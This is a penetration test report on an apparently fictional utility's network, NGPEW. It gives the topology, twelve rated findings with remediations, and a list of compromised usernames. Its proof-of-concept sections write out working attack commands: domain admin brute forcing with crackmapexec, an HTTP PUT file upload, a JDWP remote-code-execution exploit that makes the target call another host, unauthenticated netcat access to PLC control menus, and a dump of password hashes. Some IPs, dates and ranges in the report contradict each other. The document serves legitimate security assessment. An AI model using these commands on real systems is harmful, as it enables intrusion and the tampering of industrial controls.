*NGPEW - Next Generation Power, Electric, and Water*

# Penetration Test Report

January 8th-9th, 2020

*Sensitive: The information in this document is strictly confidential and is intended for NGPEW - Next Generation Power, Electric, and Water's use only*

## 1. CONFIDENTIALITY

In no event shall [redacted] be liable for the incidental, collateral, or consequential damages that occur out of the use of this information.

This document and all information contained within are confidential and proprietary to [redacted] and NGPEW - Next Generation Power, Electric, and Water. Extreme care should be exercised when handling, referring, or copying this document. [redacted] authorizes NGPEW to view and disseminate this document as they see fit in accordance with NGPEW's data handling policies. Further dissemination of this document should be marked as "CONFIDENTIAL" and viewed internally on a "need to know" basis.

Any and all questions regarding the legitimate use of this document can be addressed to:

ABC 123 Way

Atlantis, International Waters 12345

Attention: Legal Department

## 2. LEGAL DISCLAIMER

All information presented throughout this document is provided as-is and without warranty. Penetration tests and vulnerability assessments are a "point in time" analysis and as such, any changes to the environment after this assessment could change the safety and security of said environment. As new vulnerabilities are discovered frequently, this information should be used as a guideline and not a 100% representation of the risks threatening the tested systems, networks, and applications.

# Table of Contents

# 3. EXECUTIVE SUMMARY


This report is the security assessment of the NGPEW - Next Generation Power, Electric, and Water network. NGPEW hired us, [redacted] for the purpose of combing over their systems for vulnerabilities. This assessment was performed on January 8th, 2020, at 0930 - 1800 eastern time, and January 9th, 2020 at 0930 - 1800. The assessment was limited to three separate subnets, the corporate, service, and power networks.

We found **12** vulnerabilities during our assessment of the system: **3** critical, **3** high, **5** medium, and **1** low. In order to keep data integrity, availability, and confidentiality, NGPEW should work on fixing the vulnerabilities presented in our security assessment findings.

Leaving these systems in their current state will expose them to the risk of an intrusion, which would lead to severe fines, legal consequences, and loss of consumer trust. It is highly recommended that NGPEW analyze the detailed list of vulnerabilities located further on in this document and begin remediation immediately. This report is not a comprehensive list of all NGPEW's vulnerabilities. Changes in the system could affect the results of this assessment.

## 4. SCOPE

For the scope of this Vulnerability Assessment our company, [redacted] was given the boundaries consisting of the network subnets 10.0.1.0/24, 10.0.5.0/24, and 10.0.10.0/24. Social Engineering was not part of the scope for this assessment.



## 5. RECOMMENDED IMMEDIATE CHANGES

Listed below are observations [redacted] made while conducting the vulnerability assessment within NGPEW. These are meant to be "recommend improvements" and follow industry best practices.

- Enable domain-wide account lockouts after a certain number of failed login attempts
  - This will prevent brute-forcing of accounts

- Enforce a stronger password policy
  - A policy consisting of at least eight characters with at least one lowercase letter, one uppercase letter, one number, and one special character will prevent cracking of accounts

- Enable and require SMB message signing
  - Could lead to an unauthenticated, remote attacker to chain exploits to conduct a man-in-the-middle attack against an SMB server

- Enable Network Level Authentication
  - Network Level Authentication verifies user authentication before establishing an RDP connection and is the first defense against man-in-the-middle attacks

## 6. TESTING METHODOLOGY

When conducting vulnerability assessments it is important to adhere to a methodology. A methodology that makes one approach the systems like a malicious threat actor, helps to be proactive with the vulnerability assessment and achieving findings that help protect the client from future attacks. This picture helps illustrate the methodology used during this vulnerability assessment.


Lockheed Martin Cyber Killchain

# 7. NETWORK TOPOLOGY

## 10.0.1.0/24 Block

10.0.1.10 Grace's Workstation

- 135 msrpc
- 139 netbios-ssn
- 445 microsoft-dns
- 3389 ms-wbt-server
- 5985 wsman
- 47001 winrm

10.0.1.11 Gaylord's Workstation

- 135 msrpc
- 139 netbios-ssn
- 445 microsoft-dns
- 3389 ms-wbt-server
- 5985 wsman
- 47001 winrm

10.0.1.12 Tiny's Workstation

- 135 msrpc
- 139 netbios-ssn
- 445 microsoft-dns
- 3389 ms-wbt-server
- 5985 wsman
- 9971 filtered- unknown
- 47001 winrm

10.0.1.13 Porfirio's Workstation

- 135 msrpc
- 139 netbios-ssn
- 445 microsoft-dns
- 3389 ms-wbt-server
- 5985 wsman
- 9971 filtered- unknown
- 47001 winrm

10.0.1.10 Active Directory

- 53 dns
- 88 kerberos
- 123 ntp
- 135 msrpc
- 389 ldap
- 445 smb
- 464 kpasswd5?
- 636 ldapssl
- 3268 globalcatldapssl
- 3389 rdp
- 49152 rpc

10.0.1.154 Rocket Chat

- 22 ssh
- 80 http
- 443 https
- 3000 http

10.0.1.198 PLC

- 502 mbap?
- 8080 landesk-rc

10.0.1.199 PLC

- 502 mbap?
- 8080 landesk-rc

10.0.1.200 PLC

- 502 mbap?
- 8080 landesk-rc

10.0.1.201 PLC

- 502 mbap?
- 8080 landesk-rc

10.0.1.60 Linux Machine

- 22 ssh
- 80 http
- 443 https

10.0.1.202 PLC

- 502 mbap?
- 8080 landesk-rc

10.0.1.203 PLC

- 502 mbap?
- 8080 landesk-rc

## 10.0.5.0/24 Block

10.0.5.50 Splashy

- 135 msrpc
- 139 netbios-ssn
- 445 microsoft-dns
- 3389 ms-wbt-server
- 5900 vnc

10.0.5.75 Killbill

- 80 http
- 3306 mysql
- 8000 java-rmi
- 8080 http-proxy
- 12345 jdwp

10.0.5.151 Database

- 22 ssh
- 3306 mysql

10.0.5.152 Production web server

- 80 http
- 135 msrpc
- 443 https
- 5900 vnc

10.0.5.153 Mantis

- 22 ssh
- 80 http

## 10.0.10.0/24 Block

10.0.10.15 - Microgrid Controller

- 80 http

10.0.10.30 - Powerbus API
10.0.10.31 - Powerbus DB
10.0.10.50 - XF-DamDaniel-01
10.0.10.51 - XF-DamDaniel-02
10.0.10.52 - XF-Distrib-01
10.0.10.53 - XF-Distrib-02
10.0.10.55 - XF-Hyrule-01
10.0.10.56 - XF-Pri-01
10.0.10.57 - XF-Pri-02
10.0.10.59 - XF-Pri-04
10.0.10.60 - XF-Res-01
10.0.10.61 - XF-Res-02
10.0.10.62 XF-Springfield-01
10.0.10.63 XF-Submission-01
10.0.10.64 XF-Submission-02
10.0.10.65 XF-Xmission-01

# 8. RISK ASSESSMENT METHODOLOGY

The assessment findings in this report follow a standardized risk assessment gradient. This rubric assesses the two crucial factors of a risk assessment: the possibility of exploitation & the potential impact on the business.

Below illustrates the methodology that will be used throughout the rest of the report.




| | | | | |
|---|---|---|---|---|
| | **High** | MEDIUM | HIGH | CRITICAL |
| | **Medium** | LOW | MEDIUM | HIGH |
| IMPACT | **Low** | LOW | LOW | MEDIUM |
| | | **Low** | **Medium** | **High** |

LIKELIHOOD

# 9. ASSESSMENT FINDINGS

This section lists the risk assessment for all of the findings. Each finding is assigned a risk rating of "Critical", "High", "Medium", or "Low" based on the criteria described in the risk assessment matrix.

| **CRITICAL** | **No Account Lockout Configured for Built-In Domain Administrator** |
|---|---|
| **Description** | Password policy is not configured to lock an account after a certain number of failed login attempts. Being able to infinitely guess admin passwords makes brute force a viable option when trying to gain an admin level foothold in the network.<br><br>Depending on password complexity it's possible that it could take years to brute force credentials. However, with an infinite number of tries and enough time, any password can be cracked. |
| **Affected Scope** | 10.0.1.10 - 10.0.1.13<br>10.0.1.100 (ad.corp.millenialpower.us) |
| **Impact** | High |
| **Likelihood** | High |
| **Remediation** | Enable domain-wide group policy for account lockouts after a certain number of failed attempts. |
| **Proof of Concept** | *crackmapexec smb 10.0.1.100 -u administrator -p <path to wordlist>*<br>[*] Windows Server 2012 R2 Standard 9600 (name:AD) (domain:corp.millenial<br><br>[-] corp.millenialpower.us\administrator: STATUS_LOGON_FAILURE<br>[-] corp.millenialpower.us\administrator: STATUS_LOGON_FAILURE<br><br>[-] corp.millenialpower.us\administrator: STATUS_LOGON_FAILURE<br>[+] corp.millenialpower.us\administrator: (Pwn3d!)<br>[+] Enumerated shares<br>Share Permissions Remark<br>----- ----------- ------<br>ADMIN$ READ,WRITE Remote Admin<br>C$ READ,WRITE Default share<br>IPC$ Remote IPC<br>NETLOGON READ,WRITE Logon server share<br>print$ READ,WRITE Printer Drivers<br>SYSVOL READ Logon server share |

| **CRITICAL** | **Reused Administrator Passwords** |
|---|---|
| **Description** | The affected hosts all utilize the same or similar passwords for their privileged users. In the event that the password for one of the privileged accounts is revealed to an attacker, they can try the password against other hosts in the network. If the accounts all use the same or similar passwords, the attacker will quickly have administrative access to all of the affected hosts.<br><br>With this many administrator accounts sharing the same password, cracking just one lets an attacker gain a root level foothold on multiple machines. The likelihood goes up with every machine that shares a password, as any vector to attack one will, by association, attack them all. |
| **Affected Scope** | 10.0.1.10 - 10.0.1.13<br>10.0.1.100 (ad.corp.millenialpower.us)<br>10.0.5.50 (splashy.services.millenialpower.us)<br>10.0.5.151 (www.services.millenialpower.us) |
| **Impact** | High |
| **Likelihood** | High |
| **Remediation** | Enforce the use of unique and secure passwords for every user in the network. |
| **Proof of Concept** | *crackmapexec smb 10.0.1.0/24 -u <username> -p <password>*<br>*ssh <username>@10.0.5.151*<br>  <br>  <br>  <br> |

| CRITICAL | Weak Passwords |
|---|---|
| **Description** | A lack of required password complexity can lead to passwords being brute-forced or cracked within a short amount of time. One of the first things an attacker might attempt is to see if they can just guess credentials. Having weak passwords makes them much more likely to get one right. |
| **Affected Scope** | 10.0.1.10 - 10.0.1.13<br>10.0.1.100 (ad.corp.millenialpower.us)<br>10.0.5.50 (splashy.services.millenialpower.us)<br>[see Appendix A for a list of affected users] |
| **Impact** | High |
| **Likelihood** | High |
| **Remediation** | Implement a company-wide policy for password complexity, including regular auditing to ensure all employee passwords are in accordance. It is recommended to set a minimum password length of eight characters, including at least one uppercase letter, at least one lowercase letter, at least one number, and at least one special character. |
| **Proof of Concept** | AD domain password policy:<br>**Account Policies/Password Policy**<br>**Policy** / **Setting**<br>Enforce password history: 0 passwords remembered<br>Maximum password age: 60 days<br>Minimum password age: 0 days<br>Minimum password length: 4 characters<br>Password must meet complexity requirements: Disabled<br>Store passwords using reversible encryption: Disabled |

| HIGH | PLC Unauthenticated Data Manipulation |
|---|---|
| **Description** | The PLCs on the network do not require authentication to connect and manipulate data. The PLC data could be manipulated to affect how the associated machine functions, potentially causing damage to property and life. Once someone is inside the network it is just a matter of contacting the PLCs to access their settings. |
| **Affected Scope** | 10.0.1.198 - 10.0.1.203 (confirmed)<br>10.0.10.30 - 10.0.1.65 (suspected) |
| **Impact** | High |
| **Likelihood** | Medium |
| **Remediation** | Add the need for credentials to be sent first before being able to access the PLC interface. |
| **Proof of Concept** | Run: *nc <plc ip> 8080*<br>`root@db:~# nc 10.0.1.198 8080`<br><br>`PLC DEBUG v0.1`<br>`[c] PLC-R-US 1994`<br>`==========`<br>`1> READ CPU REG`<br>`2> READ STATE DEBUG`<br>`3> DUMP FIRMWARE`<br>`4> DUMP CONFIG`<br>`5> CHANGE SAVED PARAM`<br>`6> ENABLE DEV MODE`<br>`7> PRINT DEBUG LOG`<br>`==========`<br>`CMD:` |

| **High** | **Risky HTTP Methods** |
|---|---|
| **Description** | Certain HTTP methods allow for a potential adversary to perform actions that may be damaging to the environment. The PUT method grants an adversary permission to upload arbitrary files that could allow for remote code execution. PHP and ASP reverse shells were tested for remote code execution. PHP wasn't installed and ASP wouldn't make external connections. The DELETE method may grant an adversary the ability to delete legitimate passwords, though this was not tested.<br><br>Once someone is inside the network, the detection and exploitation of the vulnerability have low complexity. |
| **Affected Scope** | 10.0.5.152 (www.services.millenialpower.us) |
| **Impact** | High |
| **Likelihood** | Medium |
| **Remediation** | Disabling PUT and DELETE methods. If this functionality is mission-critical, it is recommended to use sftp or ssh for file transfers. |
| **Proof of Concept** | Run: *nmap -A 10.0.5.152*<br>`PORT  STATE SERVICE`<br>`80/tcp open  http`<br>`\| http-methods:`<br>`\|  Supported Methods: OPTIONS TRACE GET HEAD PUT DELETE POST`<br>`\|_  Potentially risky methods: TRACE PUT DELETE`<br><br>`pentest@security:~$ nmap --script http-put --script-args http-put.url='/test.txt', http-put.file='/home/pentest/test.txt' -p 80 10.0.5.152`<br>`Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 20:30 UTC`<br>`Nmap scan report for ip-10-0-5-152.ec2.internal (10.0.5.152)`<br>`Host is up (0.00051s latency).`<br><br>`PORT  STATE SERVICE`<br>`80/tcp open  http`<br>`\|_http-put: /test.txt was successfully created`<br><br>`Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds`<br>`pentest@security:~$ curl 10.0.5.152/test.txt`<br>`asdasd` |


| High | Java Debug Wire Protocol (JDWP) Remote Code Execution |
|---|---|
| **Description** | JDWP is used to communicate between a debugger and a Java Virtual Machine (JVM). Because the protocol doesn't support authentication, an adversary could remotely execute code on the Killbill machine. This could expose billing information. If the adversary gained access to any other machine in the network, they could potentially pivot onto this machine.<br><br>RCE Exploit: www.exploit-db.com/exploits/46501 |
| **Affected Scope** | 10.0.5.75 (killbill.services.millenialpower.us) |
| **Impact** | High |
| **Likelihood** | Medium |
| **Remediation** | Unless debugging JVM is mission-critical, this service should be disabled. |
| **Proof of Concept** | Run: *python JDWP.py -t 10.0.5.75 -p 12345 --break-on 'java.lang.String.indexOf' --cmd 'curl 10.0.1.60'*<br>`pentest@security:~$ python JDWP.py -t 10.0.5.75 -p 12345 --break`<br>`[+] Targeting '10.0.5.75:12345'`<br>`[+] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_252'`<br>`[+] Found Runtime class: id=2cf2`<br>`[+] Found Runtime.getRuntime(): id=7f1a2c036830`<br>`[+] Created break event id=2`<br>`[+] Waiting for an event on 'java.lang.String.indexOf'`<br>`[+] Received matching event from thread 0x2dd8`<br>`[+] Selected payload 'curl 10.0.1.60'`<br>`[+] Command string object created id:2dd9`<br>`[+] Runtime.getRuntime() returned context id:0x2dda`<br>`[+] found Runtime.exec(): id=7f1a2c036890`<br>`[+] Runtime.exec() successful, retId=2ddb`<br>`[!] Command successfully executed`<br>Run: *sudo nc -nvlp 80*<br>`pentest@security:~$ sudo nc -nvlp 80`<br>`[sudo] password for pentest:`<br>`Sorry, try again.`<br>`[sudo] password for pentest:`<br>`Listening on 0.0.0.0 80`<br>`Connection received on 10.0.5.75 59352`<br>`GET / HTTP/1.1`<br>`Host: 10.0.1.60`<br>`User-Agent: curl/7.47.0`<br>`Accept: */*` |

| **MEDIUM** | **PLC Unauthenticated Information Disclosure** |
|---|---|
| **Description** | The PLCs on the network do not require authentication to connect and view confidential information. Confidential information about the associated machine, such as status and controls, could be disclosed to individuals with malicious intent. Once someone is inside the network, it is just a matter of contacting the PLCs to access their data. |
| **Affected Scope** | 10.0.1.198 - 10.0.1.203 (confirmed)<br>10.0.10.30 - 10.0.1.65 (suspected) |
| **Impact** | Medium |
| **Likelihood** | Medium |
| **Remediation** | Add the need for credentials to be sent first before being able to access the PLC interface. |
| **Proof of Concept** | Run: *nc <plc ip> 8080*<br>`root@db:~# nc 10.0.1.198 8080`<br><br>`PLC DEBUG v0.1`<br>`[c] PLC-R-US 1994`<br>`==========`<br>`1> READ CPU REG`<br>`2> READ STATE DEBUG`<br>`3> DUMP FIRMWARE`<br>`4> DUMP CONFIG`<br>`5> CHANGE SAVED PARAM`<br>`6> ENABLE DEV MODE`<br>`7> PRINT DEBUG LOG`<br>`==========`<br>`CMD:` |

| **MEDIUM** | **RDP Does Not Require Network Level Authentication (Nessus ID 18405)** |
|---|---|
| **Description** | The RDP service on the domain controller does not require Network Level Authentication. This makes the service vulnerable to man-in-the-middle attacks. Adversaries could initiate a man-in-the-middle attack to intercept, record, and modify traffic passed over affected RDP connections. With the current network configurations, an adversary would need privileged access to a machine on the 10.0.1.0 subnet. If this condition is met, it is likely that the attacker will use common tools for RDP MITM attacks. |
| **Affected Scope** | 10.0.1.100 (ad.corp.millenialpower.us) |
| **Impact** | Medium |
| **Likelihood** | Medium |
| **Remediation** | Require the use of Network Level Authentication for RDP and implement SSL for the service. |
| **Proof of Concept** | **Host Information**<br>DNS Name: ip-10-0-1-100.ec2.internal<br>Netbios Name: AD<br>IP: 10.0.1.100<br>MAC Address: 0A:96:D0:59:DE:3B<br>OS: Microsoft Windows Server 2012 R2 Standard<br>**Vulnerabilities**<br>18405 - Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness |

| **MEDIUM** | **SMB Message Signing Not Required (Nessus ID 57608)** |
|---|---|
| **Description** | SMB message signing allows a recipient of an SMB message to verify the sender's authenticity. Without it, users are vulnerable to LLMNR, NBNS, and NBT-NS man-in-the-middle attacks that could be used to steal user's credentials. Without SMB signing, the lack of verification of identities allows for an attacker to intercept messages in a man-in-the-middle attack.<br><br>With the current network configuration, an attacker would need privileged access to a machine on one of the affected subnets. If this condition is met, it is likely that the attacker will use common tools for LLMNR or NBNS/NBT-NS poisoning. |
| **Affected Scope** | 10.0.1.10 - 10.0.1.13<br>10.0.5.50 (splashy.services.millenialpower.us) |
| **Impact** | Medium |
| **Likelihood** | Medium |
| **Remediation** | Enable and require message signing on all versions of SMB in the network. |
| **Proof of Concept** | Run: *nmap -A -139,445 <hostname>*<br>`Host script results:`<br>`\| smb-security-mode:`<br>`\|  account_used: guest`<br>`\|  authentication_level: user`<br>`\|  challenge_response: supported`<br>`\|_  message_signing: disabled (dangerous, but default)`<br>`\| smb2-security-mode:`<br>`\|  2.02:`<br>`\|_  Message signing enabled but not required` |

| **MEDIUM** | **Weak Password Hashing Method** |
|---|---|
| **Description** | MD5 hashes are easier to crack than other hashing methods, meaning that if the password hashes ever were leaked, it would not take long for users' passwords to be cracked.<br><br>Even with a less secure hash, complex passwords can still be hard to crack. Less complex/more common passwords however will be very easy to find.<br><br>To access the password hashes an attacker would first have to be able to read from the user database. |
| **Affected Scope** | 10.0.5.151 (db.services.millenialpower.us)<br>[see Appendix A for a list of affected users] |
| **Impact** | Medium |
| **Likelihood** | Medium |
| **Remediation** | Change the way passwords are hashed to a more secure method such as: PBKDF2, bcrypt or scrypt. If this database is obsolete, then it should be deleted. |
| **Proof of Concept** | Run:<br>1. *mysql*<br>2. *use bugtracker;*<br>3. *select username, password from mantis_user_tables;*<br>mysql> select username,password from mantis_user_table;<br>+----------+----------+<br>\| username \| password \|<br>+----------+----------+<br>\| administrator \| 76c02[redacted] \|<br>\| grace.grantham \| 6f569[redacted] \|<br>\| otto.raynor \| 5ca17[redacted] \|<br>\| chuck.schamberger \| 0ac79[redacted] \|<br>\| fernanda.schmeler \| 43393[redacted] \|<br>\| lincoln.wuckert \| 8e2e2[redacted] \| |

| **MEDIUM** | **SSL certificate of this service cannot be trusted (Nessus ID 51192)** |
|---|---|
| **Description** | When attempting to RDP into hosts without trustworthy SSL certificates, the user is prompted to manually confirm its validity. If this becomes the norm, then users will be likely to just click yes to hurry along with their work. This sets bad habits, and if the certificate ever does become compromised, then the user is likely to just accept it anyway.<br><br>Having a non-Certificate Authority SSL certificate makes it much easier to spoof and therefore allow for man-in-the-middle attacks with an attack possibly impersonating these systems. To spoof an SSL certificate though the machine with the SSL certificate would need to be compromised first. |
| **Affected Scope** | 10.0.1.10 - 10.0.1.13<br>10.0.1.100 (ad.corp.millenialpower.us)<br>10.0.5.50 (splashy.services.millenialpower.us) |
| **Impact** | Medium |
| **Likelihood** | Medium |
| **Remediation** | Use a trusted SSL Certificate Authority to change out the current SSLs to trustworthy ones. |
| **Proof of Concept** |  |

| LOW | SMBv1 is Enabled (Nessus 96982) |
|---|---|
| **Description** | Several hosts on the network support and utilize SMBv1. It is considered less secure than v2 and v3 due to v1 lacking security features added to the later versions. It is no longer supported and not receiving security updates. This means any new vulnerabilities that are discovered are very unlikely to ever get patched.<br><br>SMBv1 is generally a big target for exploits. With the current network configuration and patches, some of the more potent vulnerabilities are remediated. |
| **Affected Scope** | 10.0.1.10 - 10.0.1.13<br>10.0.1.100 (ad.corp.millenialpower.us) |
| **Impact** | Low |
| **Likelihood** | Medium |
| **Remediation** | Disable SMBv1 on affected hosts. Ensure SMBv2 or SMBv3 is enabled on affected hosts. |
| **Proof of Concept** | *Run: nmap -A -139,445 <hostname>*<br>`Host script results:`<br>`\| smb-security-mode:`<br>`\|  account_used: guest`<br>`\|  authentication_level: user`<br>`\|  challenge_response: supported`<br>`\|_  message_signing: disabled (dangerous, but default)`<br>`\| smb2-security-mode:`<br>`\|  2.02:`<br>`\|_  Message signing enabled but not required`<br>`\| smb2-time:`<br>`\|  date: 2021-01-08T15:30:34`<br>`\|_  start_date: 2021-01-07T23:09:07` |

## 10. CONCLUSION

The NGPEW network was deemed to have vulnerabilities of varying degrees ranging from critical to low. Included in this report is an analysis that consists of levels of risk, detailed explanations, and recommended remediations. Implementing these remediations should be done post haste, as it will further enhance the security of the NGPEW network to prevent future compromises of confidentiality, integrity, and availability of user data, personal information, and host systems.

Our firm, [redacted], further recommends a comprehensive follow up at a later date to ensure the systems with their respective vulnerabilities have been adequately patched and that no new issues have arisen in their place. We would also like to commend NGPEW on their commitment to continual improvement as all of the previously reported vulnerabilities were remediated. In addition, we thank NGPEW for this wonderful opportunity and we shall look forward to our new and ever-expanding professional relationship together.

Very Respectfully,

[redacted]

# 11. APPENDIX A: ACCOUNT CREDENTIALS

Listed here are all of the accounts that our vulnerability assessment discovered passwords for. For the safety and security of all employees of NGPEW, only redacted passwords or hashes have been included in this document. This has been done to show that the listed accounts were indeed compromised, but without the associated risks with revealing the full credentials.

**Passwords Recovered for Users**

| | | |
|---|---|---|
| aleen.hahn | antone.koss | dorotha.orn |
| ramiro.fritsch | irving.dietrich | kayce.bahringer |
| charissa.morar | alfred.reichert | caterina.boehm |
| naoma.franecki | modesta.bashirian | holly.kovacek |
| maxine.hyatt | iola.powlowski | nelly.schneider |
| belen.yost | graciela.hermann | tyler.effertz |
| vannesa.metz | lanell.jacobs | krystyna.metz |
| brendon.spencer | billie.barton | kory.gislason |
| jules.larson | bernice.moore | clement.reichert |
| william.zieme | candance.parisian | denna.ondricka |
| tyler.dooley | michelina.dicki | rico.gulgowski |
| luisa.yundt | jong.murphy | cassandra.jones |
| lorette.friesen | lesley.mccullough | myron.sporer |
| nakia.smitham | maurita.cormier | charis.rippin |
| dulce.morar | eric.parker | lacresha.braun |
| shizuko.gutkowski | otto.raynor | elvin.marquardt |
| vi.collier | janyce.stanton | lacy.morar |
| nathan.prohaska | joellen.hettinger | gayle.zemlak |
| dolly.grant | buster.gibson | otilia.mayer |
| artie.adams | yuki.schimmel | maragaret.hessel |
| sandy.grady | stephan.emmerich | enoch.konopelski |
| isabel.sipes | megan.weimann | dan.hoeger |

elisha.stark
tish.streich
king.pfannerstill
hilaria.trantow
ryan.jaskolski
dede.thompson
dulcie.dooley
jodi.beahan
collen.lind
emmett.weissnat
sachiko.nicolas
lena.watsica
kirby.schaden
irvin.crona
jamaal.rolfson
salome.effertz
nicky.hoppe
michale.windler
sue.ondricka
elmo.thompson
trinidad.boehm
hank.bahringer
jack.considine
ellie.rippin
chuck.mosciski
lauretta.cartwright
kennith.kilback
vivan.koch
winfred.stokes
dexter.mayert
rey.zboncak
merrie.howell

lashawn.medhurst
bennett.stehr
pearle.schmeler
courtney.welch
brendon.wisozk
stacey.dare
bobby.monahan
rudolf.bradtke
stacy.koch
homer.mclaughlin
camilla.ankunding
ismael.labadie
tiny.glover
johnnie.pagac
brittanie.swift
daniell.tromp
naida.windler
shoshana.dooley
bart.zboncak
jimmy.nikolaus
carly.stamm
gaston.davis
magdalen.kuhn
clifford.hermiston
rory.weber
charles.goodwin
awilda.franecki
madlyn.harris
desire.durgan
maxima.williamson
giuseppina.friesen
von.rodriguez

hilario.armstrong
pei.harvey
felix.nader
troy.howe
adalberto.west
sung.gaylord
zola.wuckert
treena.leannon
barbara.leuschke
orlando.tillman
ladawn.hahn
dina.langosh
mervin.schmeler
cecily.beatty
hunter.rempel
theron.greenholt
rachele.reynolds
malka.buckridge
kirstin.rohan
jules.konopelski
robin.langworth
edris.jerde
annette.rutherford
alfredo.turcotte
drema.dibbert
antonio.gibson
freddy.white
arnulfo.rowe
jackie.hahn
jarvis.mayer
antwan.okuneva
marissa.fahey

gale.batz
ashli.rippin
ozzie.cummerata
winford.feest
lila.denesik
ali.lueilwitz
miranda.feeney
debora.smith
asa.morar
margot.runolfsson
brooks.gorczany
neil.durgan
felix.gaylord
devorah.hoeger
edmund.keebler
daina.hoeger
thanh.haag
porter.wilkinson
leonard.johns
arnold.nader
danilo.metz
florentino.kunde
devin.yundt
donnie.walsh
harris.watsica
elliot.murazik
marylou.bauch
tillie.sipes
shaquana.wintheiser
breann.beer
raymon.abbott
joshua.hand
ilana.dickinson
geneva.labadie
cindy.bechtelar
marth.feest
spencer.lynch
sherwood.graham
roosevelt.labadie
genia.adams
norris.zboncak
kathrin.armstrong
lizbeth.white
christi.donnelly
nada.toy
carlos.bode
delena.sauer
nathan.altenwerth
frankie.brakus
reid.klocko
henry.mccullough
refugio.runolfsdottir
alona.boyer
felisa.windler
gerard.dickinson
toney.adams
mac.heller
megan.nitzsche
johnny.dibbert
caryl.towne
michal.hartmann
fred.mitchell
donetta.yost
porfirio.bernier
josue.hodkiewicz
quintin.brown
elden.bergnaum
elnora.skiles
samatha.kirlin
evelia.ferry
danial.ryan
lu.fisher
claude.kerluke
marin.block
alvina.bayer
dara.bauch
ben.carroll
carlene.green
timmy.funk
novella.paucek
trenton.gutmann
cristobal.bogan
beaulah.cummerata
cyrus.hodkiewicz
malcom.jast
anthony.green
shawnee.runte
tonita.mcdermott
james.dickinson
oscar.christiansen
regenia.predovic
wynell.bergnaum
jasmin.heidenreich
sharan.lemke
luke.hirthe
latia.bogan

shannon.kuhlman
lincoln.mohr
administrator
ike.legros
dwain.renner
horace.lehner
david.wisoky
corinna.johnston
angelyn.nader
maxie.thompson
micah.hansen
man.kling
bertha.fay
bradly.bednar
magaret.haley
